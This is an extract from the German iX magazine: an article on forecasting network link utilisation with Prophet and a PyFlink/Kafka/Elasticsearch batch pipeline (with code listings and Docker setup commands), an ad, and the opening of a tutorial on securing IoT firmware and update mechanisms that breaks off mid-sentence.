Der vorliegende Artikel beschreibt drei prototypische technische Möglichkeiten zur Kapazitätsplanung. Die erste basiert auf einem simplen, weitverbreiteten Ansatz: der Ad-hoc-Prognose mittels Jupyter-Notebook. Anschließend stellen wir ein Batch-Processing-System vor, das auf Apache Flink beruht, und erweitern die dort erarbeiteten Ideen im letzten Abschnitt um den Ausblick auf eine Stream-Processing-Lösung.

Die drei Ansätze werden schließlich mit Blick auf Nutzen, Aufwand und tech-

### SYN-TRACT

- Mit einem Jupyter-Notebook und komfortablen Visualisierungsbibliotheken lassen sich schnell übersichtliche Ad-hoc-Prognosen für den Datenverkehr in Netzen erstellen.
- Um steigende Datenmengen in komplexen Netzwerken zu verarbeiten, führt kaum ein Weg an Batch- und Stream-Processing-Systemen vorbei.
- Eine skalierbare Lösung aus Elasticsearch, Apache Kafka, Apache Flink und Python ermöglicht einen differenzierten Blick auf die zukünftige Entwicklung eines Netzwerks.

nischen Stand eingeordnet. Die vorgestellten und implementierten Ansätze sind auf GitHub abrufbar (Links zu den Onlineressourcen finden sich unter ix.de/zcwm):

```
git clone https://github.com/uniberg/
network-capacity-prediction.git
```

Anleitungen zur weiteren Benutzung geben die jeweiligen README-Dateien. Das Beispielprojekt nutzt Docker, daher sind docker und docker-compose erforderlich. Alle Docker-Images sind im Docker Hub verfügbar. Die zugehörigen Dockerfiles befinden sich im benachbarten Repository uniberg/network-capacity-prediction-docker.

## Schnell gemacht, aber schlecht skalierbar

Ad-hoc-Analysen bilden im Data-Science- sowie Data-Analytics-Bereich das Fundament dafür, gezielt und flexibel operativen Fragestellungen nachzugehen. Des Weiteren sind sie typischerweise Ausgangspunkt für komplexere Big-Data-Analysen oder ML-Modelle, die in Produktivsystemen Verwendung finden. So stellen wir auch hier zunächst im Rahmen einer Ad-hoc-Analyse die Prognose des Durchsatzes eines Providernetzwerks mithilfe eines Jupyter-Notebooks vor.

Den Betrachtungen liegt ein künstlich generierter Datensatz zugrunde, da entsprechende Zeitreihen aus Providernetzen nicht öffentlich zugänglich sind. Der Datensatz bildet ein kleines Netzwerk ab, das aus vier

### Generierter Testdatensatz (Ausschnitt)

Unix-Zeitstempel	Host	Interface	Kapazität	Durchsatz
1551160800	Frankfurt	interface3	40 GBit/s	6,34 GBit/s
1561204800	Hamburg	interface3	20 GBit/s	4,45 GBit/s
1575054000	Berlin	interface1	2 GBit/s	0,71 GBit/s
1570399200	Munich	interface3	20 GBit/s	4,68 GBit/s
1594166400	Hamburg	interface1	4 GBit/s	0,96 GBit/s
1561723200	Frankfurt	interface2	20 GBit/s	4,75 GBit/s
1570132800	Berlin	interface1	2 GBit/s	0,54 GBit/s
1572087600	Berlin	interface2	8 GBit/s	2,42 GBit/s

Hosts an vier Standorten (Berlin, Hamburg, Frankfurt und München) besteht (einen Ausschnitt zeigt die Tabelle „Generierter Testdatensatz“). Jeder Host oder Router hat drei Netzwerkschnittstellen unterschiedlicher Kapazität (2, 4, 8, 20, 40 GBit/s). Die Verbindungen zwischen den Interfaces sind redundant ausgelegt. Eine logische Verbindung besteht somit aus zwei physischen Verbindungen mit jeweils der halben Kapazität. Die Auslastung ist der Durchsatz im Verhältnis zur Kapazität.

Aus dieser simplen Netzwerktopologie resultieren 12 Durchsatz-Zeitreihen. Sie beinhalten einen linearen Trend über den Gesamtzeitraum sowie einen periodischen Jahrestag (Saisonalität) und Tagesgang (Peak am späten Abend). Zusätzlich simulieren wir einen erhöhten und schwankenden Durchsatz am Wochenende durch einen rauschbehafteten Offset an Samstagen und Sonntagen. Der Datensatz erstreckt sich über den Zeitraum vom 1. Januar 2019 bis zum 30. September 2020. Das Zeitintervall beträgt eine Stunde. Der Datensatz liegt als CSV-Datei ebenfalls auf GitHub vor.


Ziel des Jupyter-Notebooks ist es, eine Übersicht über die vorliegenden Daten zu gewinnen und sich mit dem zugrunde liegenden Prognosemodell vertraut zu machen. Ein Teildatensatz dient dazu, die wichtigsten Charakteristika und Parameter des Modells zu verdeutlichen. Im GitHub-Repository beschreiben wir, wie sich das Notebook leicht innerhalb eines Docker-Containers verwenden lässt. Das Notebook steht aber auch direkt im GitHub-Repository unter jupyter-notebooks/prophet-notebooks/playground.ipynb bereit (siehe ix.de/zcwm).


ML-Modelle für Zeitreihen sind im Data-Science-Bereich ein viel beachtetes und aktives Forschungsgebiet, das verschiedenste Alltags- und Fachdomänen berührt – etwa die Wettervorhersage, Aktienkursanalysen oder wie hier die Lastprognose. Für einen komfortablen Einstieg in das Erstellen von Modellen für Zeitreihen eignet sich die von Facebook bereitgestellte Bibliothek Prophet besonders gut. Mittels der von Prophet verwendeten probabilistischen Programmiersprache Stan für bayessche Prognosemodelle können präzise Vorhersagen mit überschaubarem Rechenaufwand erstellt werden.

Das additive Regressionsmodell von Prophet beschränkt sich auf die gängigsten Komponenten, die in vielen Zeitreihen


The screenshot shows a Jupyter Notebook interface with several code cells and a resulting plot. The plot is titled '5 Einfache Durchsatz-Vorhersagen' and shows multiple time series for different interfaces over time, with a blue shaded area representing the forecast.

Ad-hoc-Analyse mittels Jupyter-Notebook (Ausschnitt links) sowie eine darin mit Prophet erstellte Prognose des Durchsatzes (rechts). Der rote Bereich gibt an, wo die Prognose die Kapazitätsgrenze überschreitet (Abb. 1).





Nach dem Batch-Processing-Konzept werden die historischen Daten von n Interfaces in einem Schritt verarbeitet, um die n Modelle parallel zu trainieren und eine Prognose für jedes Interface zu erzeugen (Abb. 2).



Architektur der Batch-Processing-Lösung: Der Prognose-Job ist in Python implementiert und wird im Flink-Jobmanager ausgeführt (Abb. 3).

wiederzufinden sind: Trend, Saisonalität und Feiertage. Somit umfasst es eine mögliche Überlagerung von linearen und nicht linearen Funktionen der Zeit:

$$y(t) = g(t) + s(t) + h(t) + e_t$$

wobei  $g(t)$  einen nicht periodischen Trend,  $s(t)$  periodische Oszillationen,  $h(t)$  Feiertagseffekte und  $e_t$  den Fehler- respektive Noise-Term des Modells beinhaltet.

Die hier verwendeten Testdaten lassen sich also mit diesem Ansatz gut modellieren: Der lineare Trend sowie die tägliche

und jährliche Periodizität können über die Komponenten modelliert werden. Für den Offset am Wochenende lässt sich in Prophet neben der Zeit  $t$  ein zusätzlicher Regressor definieren, der angibt, ob es Samstag oder Sonntag ist.

Wenige Zeilen Code und intuitive Parametereinstellungen genügen für eine valide Prognose innerhalb eines Jupyter-Notebooks und eine Grafik, die einen Handlungsbedarf verdeutlicht: Für den drohenden Kapazitätsengpass im Frühjahr 2021 gilt es rasch eine Lösung zu erarbeiten (siehe Abbildung 1).

#### Listing 1: Erzeugung eines BatchTableEnvironment

```
from pyflink.table import EnvironmentSettings, BatchTableEnvironment, DataTypes
from pyflink.table.udf import udaf

env_settings = EnvironmentSettings.new_instance().in_batch_mode().use_blink_planner().build()
t_env = BatchTableEnvironment.create(environment_settings=env_settings)

@udaf(input_types=[DataTypes.FLOAT(), DataTypes.FLOAT(), DataTypes.FLOAT()],
      result_type=DataTypes.ARRAY(DataTypes.VARCHAR(100)), func_type='pandas')
def predict(ts_float, throughput, capacity):
    # Function definition

t_env.register_function("predict", predict)
```

Für einfache und flexible Ad-hoc-Prognosen aus einem Teildatensatz genügt also ein Jupyter-Notebook. Das Verfahren stößt aber an seine Grenzen, wenn es eine größere Menge an Interfaces gibt, die man gleichzeitig mit Monitoring-Systemen überwachen möchte.

## Batch-Processing

Diese Schwächen der Skalierbarkeit und der Automatisierung lassen sich mit Batch- oder Stream-Processing-Systemen beheben. Das im Folgenden beschriebene Batch-Processing nutzt Python, Prophet, Flink, Kafka, Logstash, Elasticsearch und Kibana. Es erstellt die Prognose feingranular und parallel für einzelne Interfaces. Anwender können die Einzelprognosen flexibel aggregieren und auf diese Weise beliebige Teilnetzwerke abbilden. Es werden in einem festen Intervall die gesamten historischen Daten von n Interfaces eingelesen und im RAM vorgehalten. Auf dieser Datenbasis werden parallel n Prophet-Modelle trainiert, die jeweils eine Prognose für das zugehörige Interface erstellen (siehe Abbildung 2).

Dieser Ablauf offenbart auch einen Nachteil: Je kleiner das Intervall, desto häufiger fließt ein Datenpunkt in der Kalkulation ein. Mit der Aktualität der Prognose steigt also der Ressourcenbedarf.

Im Folgenden geht es um eine solche Batch-Processing-Lösung auf Basis von Flink (siehe Abbildung 3). Als Datenquelle dient wieder die generierte CSV-Datei. Der Flink-Taskmanager liest sie ein, partitioniert sie und übergibt sie an die in separaten Python-Prozessen ausgeführte Prognoselogik. Die resultierenden Zeitreihen, bestehend aus historischen Daten und der Prognose, werden über Kafka und Logstash zur Vorhaltung an Elasticsearch übergeben. Logstash ist dabei nur notwendig, um das aus diversen Feldern bestehende Prognoseergebnis auszupacken und sauber in den JSON-Datenpunkt zu integrieren. Dies ist notwendig, weil PyFlink noch kein UNNEST mehrwertiger Typen (etwa Row) beherrscht.

Der erste Teil in Listing 1 erzeugt ein BatchTableEnvironment, das zweierlei definiert: einen endenden Batch-Job und die Table- respektive SQL-API als Schnittstelle zu Flink. Die repräsentiert die Daten als Tabelle und ermöglicht es, mittels Standard-SQL-Befehlen die Logik zu definieren. Der nächste Schritt ist die Definition einer User-defined Aggregate Function (UDAF) predict vom Typ pandas. Aus Platzgründen ist nur die Signatur der UDAF abgebildet.

### Listing 2: Definition der Datenquelle (CSV) und -senke (Kafka)

```

source_ddl = """
    create table monitoringSource (
        ts FLOAT,
        host VARCHAR(100),
        interface VARCHAR(100),
        capacity FLOAT,
        throughput FLOAT
    ) with (
        'connector.type' = 'filesystem',
        'format.type' = 'csv',
        'connector.path' = '/opt/flink/data/interface-data-hourly.csv'
    )
"""

sink_ddl = """
    create table predictionSink (
        host VARCHAR(100),
        interface VARCHAR(100),
        prediction_row VARCHAR(1000)
    ) with (
        'connector' = 'kafka',
        'topic' = 'prediction-out',
        'properties.bootstrap.servers' = 'kafka:9092',
        'format' = 'json'
    )
"""

t_env.execute_sql(source_ddl)
t_env.execute_sql(sink_ddl)

```

Der Typ `pandas` bedeutet, dass Parameter und Ergebnis vom Typ `pandas.Series` und somit Arrays sind. Die UDAF bekommt drei Float Series übergeben und gibt eine Varchar Series zurück. Der erste Parameter `ts_float` beinhaltet eine Series von Unix-Timestamps, der zweite Parameter `throughput` enthält die historischen Durchsatzwerte für die Prognose und der dritte Parameter `capacity` enthält den maximalen Durchsatz des Interface. Das Ergebnis der Funktion ist eine Series vom Typ Varchar. Jedes Element der Series ist ein JSON-Objekt mit dem Vorhersageergebnis der Prophet-Library für einen Prognosedatenpunkt.

Im nächsten Schritt wird die Tabelle `monitoringSource` als Datenquelle und die Tabelle `predictionSink` als Datensenke definiert. Listing 2 zeigt die in `source_ddl` per SQL Data Definition Language defi-

nierte Datenquelle mit den fünf Feldern der Eingabedatei und dem Connector-Typ `csv`. Die Datensenke hat nur drei Felder. Die Felder `host` und `interface` sind identisch mit denen aus der Datenquelle. Das Feld `prediction_row` enthält das Prognoseergebnis als JSON-String. Als Connector-Typ wird `kafka` verwendet und das Kafka-Topic lautet `prediction-out`.

Der letzte Teil ist die Definition einer SQL-Query, die die UDAF, die Quelle und die Senke verknüpft (siehe Listing 3). Kern der Query ist die dritte Zeile, in der – nach `host` und `interface` gruppiert – `predict()` auf den Eingabewerten für jede Kombination von `host` und `interface` ausgeführt wird. Das Ergebnis ist eine Tabelle mit drei Spalten `host`, `interface` und `prediction_array`. Dieses Array wird durch den `UNNEST`-Befehl ausgepackt und in die Tabelle `predictionSink` geschrieben.

### Listing 3: SQL Query zur Erzeugung der Prognose mittels der UDAF

```

prediction_query = """
    INSERT INTO predictionSink
        SELECT host, interface, prediction_row FROM
            (SELECT host, interface, predict(ts, throughput, capacity) AS
            prediction_array FROM monitoringSource GROUP BY host, interface),
            UNNEST(prediction_array) AS A (prediction_row)
"""

result = t_env.execute_sql(prediction_query)

# Wait for the job to finish
result.get_job_client().get_job_execution_result().result()


```

### Listing 4: Shell-Befehle zum Starten der Services und der Prognose


```

git clone https://github.com/uniberg/network-capacity-prediction.git
cd network-capacity-prediction
docker-compose pull
docker-compose up -d
# Wait for services to startup and work
docker-compose exec kibana ./scripts/import-objects.sh
docker-compose exec jobmanager ./bin/flink run --python src/predict.py
# Wait some minutes for prediction job to finish
# Visit Kibana on http://localhost:5601 to checkout the results

```




Kibana-Dashboard mit einer Heatmap, die kritische Interfaces hervorhebt, die den 50-Prozent-Schwellenwert überschreiten, und einem Liniendiagramm, das die historischen Werte und die Prognose pro Interface plottet (Abb. 4)



**Konzept für ein Stream-Processing in Kombination mit Online Machine Learning:** Daten werden kontinuierlich konsumiert und das Modell aktualisiert. Aktuelle Prognosen stehen jederzeit zur Verfügung (Abb. 5).

**Architektur einer Stream-Processing-Lösung: Live-Auslastungsdaten führen zu einer schnellen und aktuellen Prognose (Abb. 6).**



ren, etwa in Gestalt einer Heatmap (siehe Abbildung 4). Auf dieser Basis lässt sich der Ausbau kritischer Verbindungen planen. Geht es um ein großes Netzwerk, lässt sich die Heatmap natürlich auf die Top-werte einkürzen.

Apache Flink und damit die vorgestellte Lösung hat momentan leider noch zwei Schwächen. So ist derzeit keine BatchSource für Elasticsearch verfügbar, auch wenn es bereits mit FLIP-127 Ansätze für eine Realisierung gibt (auch hierzu mehr unter ix.de/zcwm). Da für Kafka nur eine StreamingSource existiert, konnte auch diese für das Beispiel nicht genutzt werden. Vor einer Umsetzung sollte genau geprüft werden, welche Konektoren zur Verfügung stehen. Die zweite, weniger schwerwiegende Einschränkung besteht darin, dass ein UNNEST in PyFlink nur auf primitiven Datentypen möglich ist. Sobald der mehrwertige Typ Row implementiert wird, kann der Logstash-Service entfallen, was die Pipeline deutlich vereinfacht.

Alternativ zu Flink lässt sich Apache Spark verwenden, das ausgereifter in Be-

zug auf die Python-Bindings ist. Ein Beispiel mit Prophet und Spark findet sich in einem Blogbeitrag von Databricks (siehe ix.de/zcwm).

Vorteilhaft an der vorgestellten Lösung sind die detaillierten Prognosen für jedes Interface, die man jederzeit bedarfsgerecht kombinieren kann, um frühzeitig potenzielle Engpässe zu entdecken.

Die Nachteile des Batch-Processings sind die Notwendigkeit, alle zum Training benötigten Daten vorzuhalten, und das abhängig vom Trigger-Intervall häufige Reprozessieren der Datenpunkte. Aus diesem Grund eignet es sich nicht für Echtzeitprognosen.

## Ausblick: Stream-Processing

Einen Ausweg bietet das Stream-Processing in Kombination mit einem Online-Machine-Learning-Algorithmen. In diesem Fall ist das Modell durch neue Events aktualisierbar und muss nicht komplett neu trainiert werden (siehe Abbildung 5). Anstatt also eine gesamte Zeitreihe einzule-

sen, dient der Datenstrom dazu, kontinuierlich ein Modell zu trainieren. Dieses kann dann jederzeit bei Bedarf Prognosen erzeugen.

Die Vorhaltezeiten der historischen Daten lassen sich auf diese Weise senken. Die Aktualität der Prognose steigt deutlich; sie kann praktisch on demand stattfinden (siehe Abbildung 6).

Mögliche technische Lösungen sind hierbei Spark + MLlib, PySpark + River sowie Flink + Alink (siehe ix.de/zcwm). Da die ML-Library von Flink einer kompletten Neugestaltung unterzogen wird und die Stateful-Streaming-API noch nicht in PyFlink integriert ist, muss man sich mit Flink noch etwas gedulden. Sobald die Stateful-Streaming-API zur Verfügung steht, sollte auch hier eine Kombination mit River möglich sein. Die Bereitstellung von Python-Bindings für die gesamte Stateful-Streaming-API ist zumindest laut Designdokument des PyFlink-Teams der Plan. River ist ein spannendes Python-Projekt zum Online Machine Learning, das jüngst aus der Fusion der zwei Projekte Creme und Scikit-Multiflow entstanden ist.

## Fazit

Der bedarfsgerechte Ausbau von Netzwerkinfrastruktur in großen heterogenen Netzwerken lässt sich mithilfe von Open-Source-Software kräftig unterstützen. Der sonst hohe manuelle und oft schwer zu automatisierende Aufwand wird mini-

## Vergleich der hier vorgestellten Prognosemethoden

Auswahlkriterium	Ad-hoc-Prognose	Batch-Processing	Stream-Processing
Skalierbarkeit	⊖	⊕	⊕
integrierbar in bestehende Tool-Landschaft	⊖	⊕	⊕
Vorhalten historischer Daten	⊖	⊖	⊕
Aktualität der Prognose / On-Demand-Prognosen	⊕	⊖	⊕
Komplexität	⊕	⊖	⊖
technische und konzeptionelle Reife	⊕	⊕	⊖

miert und kritische Verbindungen lassen sich frühzeitig erkennen und priorisiert behandeln.

Ad-hoc-Prognosen können ein sinnvoller Einstieg und eine Ergänzung sein. Die genannten Vorteile der Skalierung und Automatisierung im konkreten Anwendungsfall der Kapazitätsplanung erreicht man allerdings erst mit dem Batch- und dem Stream-Processing-Ansatz.

Die Tabelle „Vergleich der hier vorgestellten Prognosemethoden“ gibt einen Überblick über die drei Ansätze. Die Ad-hoc-Prognose mit einem Jupyter-Notebook unterscheidet sich hier deutlich vom Batch- und Stream-Processing, die mehr Gemeinsamkeiten aufweisen. Bei Letzteren ist die Wahl des zu verwendenden Frameworks und die Integration der benötigten ML-Bibliotheken ein entscheidendes Auswahlkriterium.

Bei den verwendeten Processing-Verfahren hat derzeit Spark im Bereich Python-Bindings, Konnektoren und ML die Nase vorn, aber Flink holt bereits auf. Ein großer nächster Schritt in der Flink-Entwicklung ist die Einführung von Bounded Streams – die Vereinigung von Batch- und

Stream-Processing-API. Nach diesem Schritt wird sicher auch die Implementierung nativer ML-Algorithmen wieder Fahrt aufnehmen. Auch die Erweiterung der Python-Bindings gerade für das Stateful-Stream-Processing ist enorm wichtig für die Anbindung des großen Python-ML-Ökosystems und insbesondere für das Online Machine Learning. Die Konzepte von Flink hinsichtlich des Stream-Processing sind jedenfalls vielversprechend.

Die automatisierte Überwachung und Prognose großer Mengen von Zeitreihen ist ein aktuelles Thema. Spannend bleibt die dynamische Weiterentwicklung des Online Machine Learning in Kombination mit skalierbarem Stream-Processing im Open-Source-Bereich, die man nicht nur zur Kapazitätsplanung im Blick behalten sollte.

(un@ix.de)

## Quellen

- [1] Florian Müller; Reihenweise; Prognosen erstellen mit Facebooks Prophet; *iX* 3/2018, S. 94
- [2] Onlineressourcen zum Thema unter [ix.de/z7ze](http://ix.de/z7ze)

## Niklas Wilcke

ist Software Engineer und IT-Consultant im Bereich skalierbarer Processing- und Analytics-Lösungen in der UNIBERG GmbH. Sein Schwerpunkt liegt im Bereich Stream-Processing und Analyse von Zeitreihen in der Netzwerkdomäne.

## Dr. Christoph Ölschläger

ist Data Engineer mit Fokus auf Machine Learning. In einem interdisziplinären Team bei der UNIBERG GmbH entwickelt er Monitoring- und Analytics-Systeme für Netzwerkprovider.

## Dr. David Bröhan

ist Data Engineer und IT-Consultant bei der UNIBERG GmbH. Seine Schwerpunkte liegen im Bereich skalierbare Monitoring-Lösungen für IT-Infrastrukturen und Netzwerke sowie im Bereich Data Analytics.



# EGAL WO... SPACE FASZINIERT!

## DAS IST SPACE

Vollgepackt mit informativen Artikeln und atemberaubenden Fotos berichtet Space über die Technik der Weltraumfahrt, ebenso wie über Astronomie und kosmische Phänomene.

**Testen Sie 2x Space  
mit 30% Rabatt!**

**Nur 11,90 €\* statt 17,00 €\* im Handel!**

Zusätzlich digital als PDF im Kundenaccount verfügbar.

**Jetzt bestellen unter:**

**[www.emedia.de/space-mini](http://www.emedia.de/space-mini)**

📞 0541 80 009 126 📩 [space-abo@emedia.de](mailto:space-abo@emedia.de)  
✉️ eMedia Leserservice, Postfach 24 69, 49014 Osnabrück

\*Preise in Deutschland.



## IIoT-Tutorial, Teil 2: Firmware- und Netzwerksicherheit verbessern

# Stein auf Stein

Alexander Poth

Kommunikationsschnittstellen, Bootloader, Speicher, Dienste – auch die Software in Embedded Devices bietet viele Angriffspunkte. Hier hilft nur ein systematisches Vorgehen beim Absichern und das automatisierte Scannen von Sicherheitslücken.

**D**er erste Teil des Tutorials zur sicheren Gestaltung von IoT-Geräten erläuterte, wie man Hardware weitgehend vor physischen Angriffen schützen kann. Dieser zweite und abschließende Teil stellt die sichere Implementierung von IoT-Software vor.

Embedded-Firmware enthält oft sensible Daten. Das gilt auch für Images, die man zum Aktualisieren der Firmware herunterlädt. Wer deren Daten extrahiert, kann damit im Zweifelsfall exponierte Webservices, Datenbanken, Datei- oder Terminaldienste ausnutzen, um weitere Informationen zu ergantern oder zu manipulieren.

Die Methoden zur Absicherung von Speicherbausteinen, mit denen sich der erste Teil des Tutorials beschäftigte, stellen zwar eine Hürde, aber keine vollständige Absicherung gegen Zugriffe auf den Speicherinhalt dar. Nahezu vollständig kann man das nur mit dem Verschlüsseln sämtlicher Inhalte erreichen. Allerdings ist hier auf die richtige Implementierung

zu achten. Erfahrungsgemäß ist oft wichtiges Schlüsselmaterial wie Private Keys ungesichert, also im Klartext abgelegt. Erbeutet ein Angreifer den Schlüssel, kann er die Firmware ohne große Schwierigkeiten entschlüsseln.

Damit ein Angreifer den Speicherinhalt respektive die Firmware nicht manipulieren kann, ist die eingesetzte Firmware zu signieren. Nur so lässt sich die Quelle als vertrauenswürdig verifizieren. Besonderes Augenmerk sollte dabei dem Bootloader

gelten. Oft gelingt es einem Angreifer, den Bootprozess so zu manipulieren, dass er nachgelagerte Signaturen des Kernels oder des Dateisystems nicht berücksichtigt oder ein alternatives Betriebssystem startet. Deshalb ist bereits die Authentizität des Bootloaders zu prüfen, um die nachfolgenden Prozesse zu sichern.

Zur Implementierung eines solchen Secure-Boot-Mechanismus bei Embedded-Systemen existieren mittlerweile viele Anleitungen. Zur sicheren Entwicklung solcher Mechanismen ist aber der Einsatz eines Hardwaresicherheitsmoduls erforderlich. Es stellt neben den gängigen kryptografischen Verfahren das sichere Speichern von PINs und Schlüsselmaterial bereit. Hardwareangriffe wie das Auslesen integrierter Schlüssel sind damit nahezu unmöglich. Ein bekanntes Beispiel sind die bei Notebooks oft verwendeten TPM-Chips.

## Update-Mechanismen absichern

Ist das Gerät bereits in Verwendung und soll durch ein Update Bugfixes oder neue Features erhalten, stehen diverse Update-Mechanismen zur Auswahl. Einspielen lässt sich die Firmware etwa manuell über eine USB-Schnittstelle oder – die moderne Variante – drahtlos over the air. In beiden Fällen ist das Image über einen verschlüsselten Kanal zu übertragen. Allerdings reicht eine Verschlüsselung des Kommunikationskanals allein oft nicht aus. Die übertragene Datei selbst sollte zunächst verschlüsselt, über einen per TLS/SSL gesicherten Kanal übertragen und erst auf dem Gerät für den Update-Prozess entschlüsselt werden.

Das Firmware-Image sollte zudem signiert sein, damit die Vertrauenswürdigkeit der Quelle geprüft werden kann. Der zugehörige private Schlüssel zum Signieren sollte sich nicht, wie Erfahrungen bereits gezeigt haben, auf derselben Backend-Instanz befinden. Erlangen Angreifer die Kontrolle über diese Instanz und damit über die

### IX-TRACT

- Kann man mit dem Härteln der IoT-Hardware Angriffe zumindest erschweren, liegt die hohe Kunst im Härteln der Software.
